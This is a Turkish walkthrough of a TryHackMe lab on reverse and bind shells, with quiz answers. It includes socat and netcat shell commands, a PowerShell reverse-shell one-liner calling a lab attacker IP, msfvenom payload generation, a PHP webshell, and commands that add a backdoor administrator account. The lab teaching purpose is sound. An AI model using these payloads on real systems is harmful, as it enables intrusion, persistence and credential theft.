murilanguery@tmp$ openssl req --newkey rsa:2048 -nodes -keyout encrypt.key --x509 -days 362 -out encrypt.crt
Generating a RSA private key
.....
writing new private key to 'encrypt.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields; but you can leave some blank
For some fields there will be a default value.
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [au]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
murilanguery@tmp$ cat encrypt.key encrypt.crt > encrypt.pem
murilanguery@tmp$ sudo socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 -
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:50:25:ab:19:75 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.5/24 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 3409sec preferred_lft 3409sec
    inet6 fe80::5025:ff:fe5a:7576/64 scope link
        valid_lft forever preferred_lft forever
```

Bu teknik, bir önceki görevde ele alınan Linux'a özel TTY kabuğu ile de çalışacaktır - bunun sözdizimini bulmak bu görevin zorluğu olacaktır. Cevabı bulmakta zorlanıyorsanız, Linux Alıştırma kutusunu (odanın sonunda dağıtılabilir) deney yapmak için kullanmaktan çekinmeyin.

Sorular

Soru ⇒ Önceki görevdeki tty tekniğini kullanarak bir OPENSSL-LISTENER kurmak için sözdizimi nedir? 53 numaralı bağlantı noktasını ve "encrypt.pem" adlı bir PEM dosyasını kullanın (İpucu ⇒ OPENSSL şifrelemesi olmadan bunun sözdizimi şöyledir: socat TCP-L:53 FILE: **tty**,raw,echo=0)

Cevap ⇒ **socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 FILE: **tty**,raw,echo=0**

Soru ⇒ IP adresiniz 10.10.10.5 ise, bu dinleyiciye geri bağlanmak için hangi sözdizimini kullanırsınız (İpucu ⇒ OPENSSL şifrelemesi olmadan bunun sözdizimi şöyledir: socat TCP:10.10.10.5:53 EXEC: "bash -li",pty,stderr,sigint,setsid,sane)?

Cevap ⇒ **socat OPENSSL:10.10.10.5:53,verify=0 EXEC:"bash -li",pty,stderr,sigint,setsid,sane**

Task 8 Common Shell Payloads (Görev 8 Yaygın Kabuk Yükleri)

Yakında msfvenom ile yük oluşturmaya bakacağız, ancak bunu yapmadan önce, daha önce ele aldığımız araçları kullanarak bazı yaygın yüklere bir göz atalım.

Bir önceki görevde netcat'i bir bindshell için dinleyici olarak kullanmanın bazı yollarına bakacağımızdan bahsedilmişti, bu yüzden bununla başlayacağız. Netcat'in bazı sürümlerinde (Kali ile birlikte /usr/share/windows-resources/binaries adresinde bulunan nc.exe Windows sürümü ve Kali'nin kendisinde kullanılan sürüm: netcat-traditional dahil) bağlantı sırasında bir işlemi yürütmenize izin veren bir -e seçeneği vardır. Örneğin, bir dinleyici olarak:

```
nc -lvp <PORT> -e /bin/bash
```

Yukarıdaki dinleyiciye netcat ile bağlanmak hedefte bir bind shell ile sonuçlanacaktır.

Aynı şekilde, bir ters kabuk için, nc <LOCAL-IP> <PORT> -e /bin/bash ile geri bağlanmak hedefte bir ters kabuk ile sonuçlanacaktır.

Ancak bu, çok güvensiz olarak görüldüğü için netcat'in çoğu sürümüne dahil edilmemiştir (komik, değil mi?). Neredeyse her zaman statik bir ikili dosyanın gerekli olduğu Windows'ta bu teknik mükemmel bir şekilde çalışacaktır. Ancak Linux'ta bunun yerine bu kodu bir bind kabuğu için bir dinleyici oluşturmak için kullanacağız:

```
mkfifo /tmp/f; nc -lvp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

Aşağıdaki paragraf bu komutun teknik açıklamasıdır. Bu odanın seviyesinin biraz üzerindedir, bu nedenle şimdilik pek bir anlam ifade etmiyorsa endişelenmeyin - önemli olan komutun kendisidir.

Komut ilk olarak /tmp/f adresinde adlandırılmış bir boru oluşturur. Daha sonra bir netcat dinleyicisi başlatır ve dinleyicinin girişini adlandırılmış borunun çıkışına bağlar. Netcat dinleyicisinin çıktısı (yani gönderdiğimiz komutlar) daha sonra doğrudan sh'ye borulanır, stderr çıktı akışını stdout'a gönderir ve stdout'un kendisini adlandırılmış borunun girişine gönderir, böylece çemberi tamamlar.

```
muri@augury:~$ whoami
muri
muri@augury:~$ nc 10.10.19.221 8080
whoami
shell

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ mkfifo /tmp/f; nc -lvp 8080 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
listening on [any] 8080 ...
connect to [10.10.19.221] from (UNKNOWN) [10.11.12.223] 53514
```

Netcat ters kabuk göndermek için çok benzer bir komut kullanılabilir:

```
mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

Bu komut, netcat listen sözdizimi yerine netcat connect sözdizimini kullanması dışında bir öncekiyle hemen hemen aynıdır.

```
muri@augury:~$ whoami
muri
muri@augury:~$ listener
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.19.221] 58080
whoami
shell

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ mkfifo /tmp/f; nc 10.11.12.223 443 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

Modern bir Windows Sunucusunu hedeflerken, bir Powershell ters kabuğuna ihtiyaç duymak çok yaygındır, bu nedenle burada standart tek satırlık PSH ters kabuğunu ele alacağız.

Bu komut çok karmaşıktır, bu nedenle basitlik adına burada doğrudan açıklanmayacaktır. Bununla birlikte, el altında bulundurmak için son derece yararlı bir tek satırdır:

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient(' <ip> ', <port> );$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()"
```

Bunu kullanmak için, "<IP>" ve "<port>"u uygun bir IP ve port seçimi ile değiştirmemiz gerekir. Daha sonra bir cmd.exe kabuğuna (veya webshell gibi Windows sunucusunda komut çalıştırmanın başka bir yöntemine) kopyalanabilir ve çalıştırılarak bir ters kabuk elde edilebilir:

```
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.2.57] 54846

PS C:\Users\Administrator> whoami
win-shells\administrator
PS C:\Users\Administrator>
```

```
Administrator: Command Prompt - powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.11.12.223',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()"}
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Diğer yaygın ters kabuk yükleri için PayloadsAllTheThings, birçok farklı dilde çok çeşitli kabuk kodları (genellikle kopyalayıp yapıştırmak için tek satırlık biçimde) içeren bir depodur. Nelerin mevcut olduğunu görmek için bağlantılı sayfayı okumaya değer.

Sorular

Soru ⇒ Linux'ta adlandırılmış bir boru oluşturmak için hangi komut kullanılabilir? (İpucu ⇒ Bu sorunun teknik olarak iki cevabı vardır. Kabul edilen cevap görevde belirtilen cevaptır.)

Cevap ⇒ **mkfifo**

Soru ⇒ Bağlantılı Payloads all the Things Reverse Shell Cheatsheet'i inceleyin ve mevcut dillere aşına olun.

Soru ⇒ Bağlantılı Payloads all the Things Reverse Shell Cheatsheet'i inceleyin ve mevcut dillere aşına olun.

Cevap ⇒ **Cevap Gerekmemektedir.**

Task 9 msfvenom (Görev 9 msfvenom)

Msfvenom: yük ile ilgili her şey için tek durak noktası.

Metasploit çerçevesinin bir parçası olan msfvenom, öncelikle ters ve bağlama kabukları için kod üretmek için kullanılır. Buffer Overflow istismarı gibi bir şey geliştirirken onaltılık kabuk kodu oluşturmak için alt düzey istismar geliştirmede yaygın olarak kullanılır; ancak, çeşitli biçimlerde (örneğin .exe, .aspx, .war, .py) yükler oluşturmak için de kullanılabilir. Bu odada kullanacağımız bu ikinci işlevdir. Tek bir görev bir yana, msfvenom hakkında öğretilecek tek bir odaya sığmayacak kadar çok şey var, bu nedenle aşağıdaki bilgiler bu oda için yararlı olacak kavramlara kısa bir giriş olacaktır.

msfvenom için standart sözdizimi aşağıdaki gibidir:

```
msfvenom -p <PAYLOAD> <OPTIONS>
```

Örneğin, exe biçiminde bir Windows x64 Reverse Shell oluşturmak için şunu kullanabiliriz:

```
msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=<listen-IP> LPORT=<listen-port>
```

```
muri@augury:~$ msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=10.11.12.223 LPORT=443
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Burada bir yük ve dört seçenek kullanıyoruz:

- **-f <format>** ⇒ Çıktı biçimini belirtir. Bu durumda bu bir yürütülebilir dosyadır (exe)
- **-o <file>** ⇒ Oluşturulan yük için çıktı konumu ve dosya adı.
- **LHOST=<IP>** ⇒ Geri bağlanılacak IP'yi belirtir. TryHackMe kullanırken, bu sizin tun0 IP adresiniz olacaktır. Bağlantıyı yükleyemiyorsanız VPN'e bağlı değilsiniz demektir.

- **LPORT=<port>** ⇒ Yerel makinede geri bağlanılacak bağlantı noktası. Bu, halihazırda kullanılmayan 0 ile 65535 arasında herhangi bir şey olabilir; ancak, 1024'ün altındaki bağlantı noktaları kısıtlıdır ve root ayrıcalıklarıyla çalışan bir dinleyici gerektirir.

Staged vs Stageless

Daha ileri gitmeden önce, tanıtılması gereken iki kavram daha vardır: aşamalı ters kabuk yükleri ve aşamasız ters kabuk yükleri.

- Aşamalı yükler iki parça halinde gönderilir. İlk parçaya stager adı verilir. Bu, doğrudan sunucunun kendisinde çalıştırılan bir kod parçasıdır. Bekleyen bir dinleyiciye geri bağlanır, ancak aslında kendi başına herhangi bir ters kabuk kodu içermez. Bunun yerine dinleyiciye bağlanır ve bağlantıyı gerçek yükü yüklemek için kullanır, doğrudan çalıştırır ve geleneksel anti-virüs çözümleri tarafından yakalanabileceği diske dokunmasını önler. Böylece yük iki parçaya ayrılır - küçük bir başlangıç hazırlayıcısı, ardından hazırlayıcı etkinleştirildiğinde indirilen daha hacimli ters kabuk kodu. Aşamalı yükler özel bir dinleyici gerektirir - genellikle bir sonraki görevde ele alınacak olan Metasploit multi/handler.
- Aşamasız yükler daha yaygındır -- şimdiye kadar kullandığımız yükler bunlardı. Bunlar tamamen bağımsızdır, çünkü çalıştırıldığında bekleyen dinleyiciye hemen bir kabuk gönderen tek bir kod parçası vardır.

Aşamasız yüklerin kullanımı ve yakalanması daha kolaydır; ancak aynı zamanda daha hacimlidirler ve bir antivirüs veya saldırı tespit programının keşfedip kaldırması daha kolaydır. Aşamalı yüklerin kullanımı daha zordur, ancak ilk aşama çok daha kısadır ve bazen daha az etkili antivirüs yazılımları tarafından gözden kaçırılabilir. Günümüzün modern antivirüs çözümleri ayrıca, yükleyici tarafından belleğe yüklenirken yükleyiciyi tespit etmek için Kötü Amaçlı Yazılım Tarama Arayüzünü (AMSI) kullanır, bu da aşamalı yükleyicileri bu alanda eskiden olduğundan daha az etkili hale getirir.

Meterpreter

Metasploit konusunda tartışılması gereken bir diğer önemli şey de Meterpreter kabuklarıdır. Meterpreter kabukları Metasploit'in kendi tam özellikli kabuk markasıdır. Tamamen kararlılardır, bu da onları Windows hedefleriyle çalışırken çok iyi bir şey yapar. Ayrıca dosya yükleme ve indirme gibi birçok dahili işlevselliğe de sahiptirler. Metasploit'in post-exploitation araçlarından herhangi birini kullanmak istiyorsak, bir meterpreter kabuğu kullanmamız gerekir, ancak bu başka bir zamanın konusu. Meterpreter kabuklarının dezavantajı, Metasploit'te yakalanmaları gerektiğidir.

Payload Naming Conventions

msfvenom ile çalışırken, adlandırma sisteminin nasıl çalıştığını anlamak önemlidir. Temel kural aşağıdaki gibidir:

```
<OS>/<arch>/<payload>
```

Örneğin:

```
linux/x86/shell_reverse_tcp
```

Bu, bir x86 Linux hedefi için aşamasız bir ters kabuk oluşturacaktır.

Bu kuralın istisnası Windows 32bit hedefleridir. Bunlar için arch belirtilmez. Örn:

```
windows/shell_reverse_tcp
```

64bit Windows hedefi için, arch normal (x64) olarak belirtilecektir.

Yük bölümünü biraz daha açalım.

Yukarıdaki örneklerde kullanılan yük shell_reverse_tcp idi. Bu, bunun aşamasız bir yük olduğunu gösterir. Nasıl? Aşamasız yükler alt çizgi (_) ile gösterilir. Bu yükün aşamalı eşdeğeri şöyle olacaktır:

```
shell/reverse_tcp
```

Aşamalı yükler başka bir ileri eğik çizgi (/) ile gösterilir.

Bu kural Meterpreter yükleri için de geçerlidir. Windows 64bit aşamalı bir Meterpreter yükü aşağıdaki gibi görünecektir:

```
windows/x64/meterpreter/reverse_tcp
```

Linux 32bit aşamasız Meterpreter yükü aşağıdaki gibi görünecektir:

```
linux/x86/meterpreter_reverse_tcp
```

msfconsole man sayfasının yanı sıra, msfvenom ile çalışırken dikkat edilmesi gereken diğer önemli husus şudur:

```
msfvenom --list payloads
```

Bu, mevcut tüm yükleri listelemek için kullanılabilir ve daha sonra belirli bir yük kümesini aramak için grep'e aktarılabilir. Örneğin:

```
msf5augury:~$ msfvenom --list payloads | grep "linux/x86/meterpreter"
linux/x86/meterpreter/bind_ipv6_tcp      Inject the mettle server payload (staged). Listen for an IPv6 connection (Linux x86)
linux/x86/meterpreter/bind_ipv6_tcp_uuid Inject the mettle server payload (staged). Listen for an IPv6 connection with UUID Support (Linux x86)
linux/x86/meterpreter/bind_nonx_tcp      Inject the mettle server payload (staged). Listen for a connection
linux/x86/meterpreter/bind_tcp           Inject the mettle server payload (staged). Listen for a connection (Linux x86)
linux/x86/meterpreter/bind_tcp_uuid      Inject the mettle server payload (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/meterpreter/find_tag            Inject the mettle server payload (staged). Use an established connection
linux/x86/meterpreter/reverse_ipv6_tcp   Inject the mettle server payload (staged). Connect back to attacker over IPv6
linux/x86/meterpreter/reverse_nonx_tcp    Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp        Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp_uuid   Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_http       Run the Meterpreter / Mettle server payload (stageless)
linux/x86/meterpreter/reverse_https      Run the Meterpreter / Mettle server payload (stageless)
linux/x86/meterpreter/reverse_tcp        Run the Meterpreter / Mettle server payload (stageless)
```

Bu bize 32bit hedefler için Linux meterpreter yüklerinin tam bir setini verir.

Sorular ⇒ TryHackMe tun0 IP adresinizi ve seçilen bir bağlantı noktasını kullanarak 64 bit Windows hedefi için .exe biçiminde aşamalı bir ters kabuk oluşturun.(İpucu ⇒ Bu görevde ele alınmıştır - tek yapmanız gereken kendi tun0 adresinizi ve seçtiğiniz bağlantı noktasını değiştirmektir.)

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Bir kabuğun aşamasız olduğunu göstermek için hangi sembol kullanılır?

Cevap ⇒ **_**

Soru ⇒ Kendi IP adresinizin 10.10.10.5 olduğunu ve 443 numaralı bağlantı noktasını dinlediğinizi varsayarak 64bit Linux hedefi için aşamalı bir meterpreter ters kabuğu oluşturmak için hangi komutu kullanırdınız? Kabuk için format elf ve çıktı dosya adı shell olmalıdır

Cevap ⇒ **msfvenom -p linux/x64/meterpreter/reverse_tcp -f elf -o shell LHOST=10.10.10.5 LPORT=443**

Task 10 Metasploit multi/handler (Görev 10 Metasploit multi/handler)

Multi/Handler ters kabukları yakalamak için mükemmel bir araçtır. Meterpreter kabukları kullanmak istiyorsanız çok önemlidir ve aşamalı yükler kullanırken başvurulacak bir yöntemdir.

Neyse ki, kullanımı nispeten kolaydır:

1. Metasploit'i msfconsole ile açın
2. use multi/handler yazın ve enter tuşuna basın

Artık bir multi/handler oturumu başlatmak için hazırız. Options komutunu kullanarak mevcut seçeneklere bir göz atalım:

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.5       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.5       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

Ayarlamamız gereken üç seçenek vardır: payload, LHOST ve LPORT. Bunların hepsi Msfvenom ile kabuk kodu oluştururken belirlediğimiz seçeneklerle aynıdır - hedefimize özgü bir yükün yanı sıra bir kabuk alabileceğimiz bir dinleme adresi ve bağlantı noktası. Metasploit netcat veya socat gibi tüm ağ arayüzlerini dinlemeyeceği için LHOST'un burada belirtilmesi gerektiğini unutmayın; dinlemek için belirli bir adres söylenmelidir (TryHackMe kullanırken, bu sizin tun0 adresiniz olacaktır). Bu seçenekleri aşağıdaki komutlarla ayarlıyoruz:

- `set PAYLOAD <payload>`
- `set LHOST <listen-address>`
- `set LPORT <listen-port>`

Şimdi dinleyiciyi başlatmaya hazır olmalıyız!

Bunu exploit -j komutunu kullanarak yapalım. Bu, Metasploit'e arka planda bir iş olarak çalışan modülü başlatmasını söyler.

```
muri@augury:~$ sudo msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.11.12.223     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.11.12.223     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD => windows/x64/shell/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.11.12.223
LHOST => 10.11.12.223
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.12.223:443
```

Yukarıdaki ekran görüntüsünde Metasploit'in 1024 altında bir portu dinlediğini fark edebilirsiniz. Bunu yapmak için Metasploit sudo izinleri ile çalıştırılmalıdır.

Önceki görevde oluşturulan aşamalı yük çalıştırıldığında, Metasploit bağlantıyı alır, yükün geri kalanını gönderir ve bize bir ters kabuk verir:

```
msf5 exploit(multi/handler) >
[*] Sending stage (336 bytes) to 10.10.2.57
[*] Command shell session 1 opened (10.11.12.223:443 -> 10.10.2.57:54226) at 2020-09-12 21:18:35 +0100
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

C:\Users\Administrator\Documents>whoami
whoami
win-shells\administrator
```

Dikkat ederseniz, multi/handler başlangıçta arka planda olduğu için, onu tekrar ön plana çıkarmak için oturum 1'i kullanmamız gerekiyordu. Çalışan tek oturum olduğu için bu işe yaradı. Aktif olan başka oturumlar olsaydı, tüm aktif oturumları görmek için oturumları kullanmamız ve ardından ön plana uygun oturumu seçmek için oturum <sayı> kullanmamız gerekirdi. Bu numara aynı zamanda kabuğun açıldığı satırda da görüntülenirdi (bkz. "Komut Kabuğu oturumu 1 açıldı").

Sorular

Soru ⇒ Arka planda bir dinleyici başlatmak için hangi komut kullanılabilir?

Cevap ⇒ **exploit -j**

Soru ⇒ Mevcut Metasploit oturumunda onuncu ters kabuğumuzu yeni almış olsaydık, onu ön plana çıkarmak için kullanılan komut ne olurdu?

Cevap ⇒ **sessions 10**

Task 11 WebShells (Görev 11 WebShells)

Bize bir şekilde çalıştırılabilir bir dosya yükleme fırsatı veren web siteleriyle karşılaştığımız zamanlar oluyor. İdeal olarak bu fırsatı bir ters veya bağlama kabuğunu etkinleştirecek kodu yüklemek için kullanırız, ancak bazen bu mümkün olmaz. Bu durumlarda bunun yerine bir webshell yükleriz. Bu konseptte daha kapsamlı bir bakış için Güvenlik Açıklarını Yükleme Odası'na bakın.

"Webshell", bir web sunucusunun içinde çalışan (genellikle PHP veya ASP gibi bir dilde) ve sunucuda kod çalıştıran bir komut dosyası için kullanılan bir terimdir. Esasen, komutlar bir web sayfasına girilir - ya bir HTML formu aracılığıyla ya da doğrudan URL'de argüman olarak - daha sonra komut dosyası tarafından yürütülür, sonuçlar döndürülür ve sayfaya yazılır. Bu, güvenlik duvarları varsa veya tam teşekküllü bir ters veya bağlama kabuğuna bir basamak olarak bile son derece yararlı olabilir.


PHP hala en yaygın sunucu tarafı betik dili olduğundan, bunun için bazı basit kodlara bir göz atalım.

Tek satırlık çok basit bir formatta:

```
<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

Bu, URL'deki bir GET parametresini alacak ve shell_exec() ile sistemde çalıştıracaktır. Esasen bunun anlamı, URL'ye ? cmd='den sonra girdiğimiz herhangi bir komutun sistemde - ister Windows ister Linux olsun - çalıştırılacağıdır. "pre" öğeleri, sonuçların sayfada doğru şekilde biçimlendirilmesini sağlamak içindir.

Bunu iş başında görelim:



```
10.10.84.199/uploads/shell.php?cmd=ifconfig

eth0: flags=4163  mtu 9001
    inet 10.10.84.199  netmask 255.255.0.0  broadcast 10.10.255.255
    inet6 fe80::46:22ff:fe0d:a01b  prefixlen 64  scopeid 0x20
    ether 02:46:22:0d:a0:1b  txqueuelen 1000  (Ethernet)
    RX packets 311  bytes 42104 (42.1 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 444  bytes 49821 (49.8 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10
    loop txqueuelen 1000  (Local Loopback)
    RX packets 172  bytes 14360 (14.3 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 172  bytes 14360 (14.3 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```


Kabukta gezinirken, kutunun ağ bilgilerini doğru bir şekilde döndüren "ifconfig" komutuyla birlikte bir GET parametresi "cmd" kullandığımıza dikkat edin. Başka bir deyişle, ifconfig komutunu (bir Linux hedefindeki ağ arayüzlerini kontrol etmek için kullanılır) kabuğumuzun URL'sine girerek, sistem üzerinde çalıştırıldı ve sonuçlar bize geri döndü. Bu, kullanmayı seçtiğimiz diğer komutlar için de işe yarayacaktır (örneğin whoami, hostname, arch, vb.).

Daha önce de belirtildiği gibi, Kali'de varsayılan olarak /usr/share/webshells adresinde çeşitli web kabukları mevcuttur - PHP ile yazılmış tam bir ters kabuk olan kötü şöhretli PentestMonkey php-reverse-shell dahil. Çoğu genel, dile özgü (örneğin PHP) ters kabukların Linux web sunucuları gibi Unix tabanlı hedefler için yazıldığını unutmayın. Varsayılan olarak Windows üzerinde çalışmazlar.

Hedef Windows olduğunda, bir web kabuğu kullanarak veya msfvenom kullanarak sunucunun dilinde bir ters/bağlama kabuğu oluşturmak için RCE elde etmek genellikle en kolay yoldur. İlk yöntemle, RCE elde etmek genellikle bir URL Kodlu Powershell Ters Kabuğu ile yapılır. Bu, cmd bağımsız değişkeni olarak URL'ye kopyalanır:

```
powershell%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%29%20%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%20%2E%261%20%7CString%20%29%3B%24sendback%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte
```

Bu, Görev 8'de karşılaştığımız kabuğun aynısıdır, ancak bir GET parametresinde güvenli bir şekilde kullanılmak üzere URL kodlaması yapılmıştır. IP ve Bağlantı Noktasının (kalın, üst satırın sonuna doğru) yukarıdaki kodda değiştirilmesi gerekeceğini unutmayın.

Soru ⇒ WebShells bilgilerini okuyun.

Cevap ⇒ [Cevap Gerekmemektedir](#).

Task 12 Next Steps (Görev 12 Sonraki Adımlar)

Tamam, bir kabuğumuz var. Şimdi ne olacak?

Kabuk oluşturmanın, göndermenin ve almanın birçok yolunu ele aldık. Bunların hepsinin ortak noktası, kararsız ve etkileşimsiz olma eğiliminde olmalarıdır. Stabilize edilmesi daha kolay olan Unix tarzı kabuklar bile ideal değildir. Peki, bu konuda ne yapabiliriz?

Linux'ta ideal olarak bir kullanıcı hesabına erişim elde etmek için fırsatlar arıyor oluruz. home/<user>/.ssh adresinde saklanan SSH anahtarları genellikle bunu yapmak için ideal bir yoldur. CTF'lerde kimlik bilgilerinin kutunun bir yerinde bulunması da nadir değildir. Bazı açıklar kendi hesabınızı eklemenize de izin verir. Özellikle Dirty C0w veya yazılabilir bir /etc/shadow veya /etc/passwd gibi bir şey, SSH'nın açık olduğunu varsayarak makineye hızlı bir şekilde SSH erişimi sağlayacaktır.

Windows'ta seçenekler genellikle daha sınırlıdır. Bazen kayıt defterinde çalışan hizmetlerin parolalarını bulmak mümkündür. Örneğin VNC sunucuları sıklıkla parolaları kayıt defterinde düz metin olarak bırakır. FileZilla FTP sunucusunun bazı sürümleri de kimlik bilgilerini C:\Program Files\FileZilla Server\FileZilla Server.xml adresindeki bir XML dosyasında bırakır.

or

```
C:\xampp\FileZilla Server\FileZilla Server.xml
```

. Bunlar, sürüme bağlı olarak MD5 karmaları veya düz metin olabilir.

İdeal olarak Windows'ta SYSTEM kullanıcısı olarak çalışan bir kabuk veya yüksek ayrıcalıklarla çalışan bir yönetici hesabı elde edersiniz. Böyle bir durumda, makineye kendi hesabınızı (administrators grubunda) eklemek, ardından RDP, telnet, winexe, psexec, WinRM veya kutu üzerinde çalışan hizmetlere bağlı olarak herhangi bir sayıda başka yöntemle oturum açmak mümkündür.

Bunun için sözdizimi aşağıdaki gibidir:

```
net user <username> <password> /add
```

```
net localgroup administrators <username> /add
```


Bu görevden önemli bir çıkarım:

Reverse ve Bind kabukları, bir makinede uzaktan kod çalıştırma elde etmek için önemli bir tekniktir, ancak hiçbir zaman yerel bir kabuk kadar tam özellikli olmayacaklardır. İdeal olarak, makineye erişmek için her zaman "normal" bir yöntem kullanmaya yükselmek isteriz, çünkü bu, hedefin daha fazla istismar edilmesi için her zaman daha kolay olacaktır.

Soru ⇒ Yukarıdaki bilgileri okuyun.

Cevap ⇒ **Cevap Gerekmemektedir.**

Task 13 Practice and Examples (Görev 13 Uygulama ve Örnekler)

